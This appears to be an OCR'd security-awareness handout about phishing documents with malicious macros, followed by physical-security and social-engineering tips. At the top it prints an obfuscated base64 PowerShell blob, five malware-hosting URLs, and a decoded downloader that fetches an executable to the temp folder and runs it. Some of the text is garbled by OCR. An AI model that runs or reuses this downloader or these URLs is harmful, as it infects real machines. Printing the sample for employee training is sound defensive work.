AEEAcQAnACsAJwBAAGgAdABOAHAAOgAvACcAKwAnAC8AJwArACcAaAAnACsAJw AnAGUAcQBBA
CcAKwAnAEoASwBfACcAKwAnAHYAQABoACcAKwAnAHQAJwArACcAdAAnACsAJwB nAGMAJwArAC
cAdABzAC4AdwB1AGIAZQAnACsAJwBkAGcAZQAuAGMAJwArACcAbwBtACcAKwAn ACcAKwAnAF8
AJwArACcARABwACcAKwAnAEAAaABOAHQAcAA6AC8ALwB1AHYAbwAnACsAJwBuA GUAYwBoAGkA
bAB1AC4AJwArACcAYwBvACcAKwAnAG0ALwBOAHAAJwArACcARAAnACsAJwBnAG8AZgBWAGgAcAAnACsAJwBhAG4AawAnACsAJwBiAHEAJwArACcAXwBJACcAKwAnADgAJwArACcAQ
QBhAEoAYgB6ACcAKwAnAFEAJwArACcAagAnACkALgBTAHAAbABpAHQAKAAnAEAAJwApADsAJABjAGEARABRAGIAagA9ACgAJwBsAFgAdQAxACcAKwAnAFYANgAnACsAJwBpACcAKQ
A7ACQATABoAGgARwBaADkAIAA9ACAAKAAnADEAJwArACcAMgAzACcAKQA7ACQAdQBLAGoAYQBHAGkAPQAoACcAagAnACsAJwBEAGQARABVAEMAJwApADsAJABPAHcAawAxAFIAMgA
wADOAJAB1AG4AdgA6AHQAZQBtAHAAKwAnAFwAJwArACQATABoAGgARwBaADkAKwAoACcALgAnACsAJwBlAHgAZQAnACkAOwBmAG8AcgBlAGEAYwBoACgAJABYAFYAZABPADQAUwA3
ACAAaQBuACAAJABsAFgAcwBqADUAbAApAHsAdAByAHkAewAkAEsAYgBEAGQAegBQAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAkAFgAVgBkAE8ANABTADcALAAgACQATwB3A
GsAMQBSADIAMAApADsAJABOAGkARABLAGsAaAA9ACgAJwBHAFUAJwArACcAVwBNAHAAUwBiACcAKQA7AEkAZgAgACgAKABHAGUAdAAtAEkAdAB1AG0AIAAkAE8AdwBrADEAUgAyAD
AAKQAuAGwAZQBuAGcAdABoACAALQBnAGUAIAAOADAAMAAwADAAKQAgAHsASQBuAHYAbwBrAGUALQBJAHQAZQBtACAAJABPAHcAawAxAFIAMgAwADsAJABqAGwAdABhAEgAVQBqAD0
AKAAnAHUAJwArACcAcAA1AHAARAByACcAKQA7AGIAcgB1AGEAawA7AH0AfQBjAGEAdABjAGgAewB9AH0AJABEADcARABTAHEAVwA9ACgAJwBQAHYASABsACcAKwAnAGoAVAAnACkA
OwA=

```
http://muathangnhom.com/6DOpkmOL9_yfO
http://gmcvietnam.vn/abMbIaTzHSDkAq
http://hugoclub.sk/yCq4xkYzeqAJK_v
http://foreprojects.webedge.com.ng/Lc3UYXyQixr_Dp
http://evonline.liceoriosdechile.com/NpDgofVhpankbq_I8AaJbzQj
```

```
(PID: 1538, Additional Context: $BD051sG=('M6'+'r'+'I4f');$KbDdzP=new-object
Net.WebClient;$lXsj51=('http'+'://muatha'+'ng'+'nho'+'m'+'.com'+'/6'+'DOp'+'kmOL9_y'+'fO@'+'http'+':'+'//gmc'+'vie'+'tnam'+'.v'+'n/'+'abM
b'+'I'+'a'+'Tz'+'H'+'SDkAq'+'@http:/'+'/'+'h'+'ug'+'oclub.sk/yCq4xkYz'+'eqA'+'JK_'+'v@h'+'t'+'t'+'p:'+'//forepro'+'j'+'e'+'c'+'ts.webe'+'
dge.c'+'om'+'.n'+'g/L'+'c3UYXy'+'Qixr'+'_'+'Dp'+'@http://evo'+'nlin'+'e.l'+'iceorios'+'dechile.'+'co'+'m/Np'+'D'+'gofVhp'+'ank'+'bq'+'_I'
+'8'+'AaJbz'+'Q'+'j').Split('@');$caDQbj=('lXu1'+'V6'+'i');$LhbGZ9 =
('1'+'23');$uKjaGi=('j'+'DdDUC');$Owk1R20=$env:temp+'\'+$LhbGZ9+('.'+'exe');foreach($XVdO4S7 in
$lXsj51){try{$KbDdzP.DownloadFile($XVdO4S7, $Owk1R20);$tiDKkh=('GU'+'WMpSb');If ((Get-Item $Owk1R20).length -ge 40000) {Invoke-Item
$Owk1R20;$jltaHUj=('u'+'p5pDr');break;}}catch{}}$D7DSqW=('PvHl'+'jT');)
```

01 Phishing documents sent by attackers usually show an error, “Enable Content”. If the document is opened a script hidden in word macro executes and infects the computer.

02 Employees should know malicious documents/Phishing emails and should report them to security team immediately.


03 Refrain from downloading software from unknown sources or visiting malicious links. Enabling browser security policy is vital.

8. Physical security

1. Beware of shoulder serving.

2. Don’t write passwords down.

3. Social Engineering attacks.




4. Impersonators.

5. Unknown devices introduced near you. (Hidden laptops).

6. Unattended computers, unlocked = huge risk to Drive-by attacks.

Cyber security is my responsibility, Do not open a link or email from a source you don’t know!!!



Help us defend you. Thank you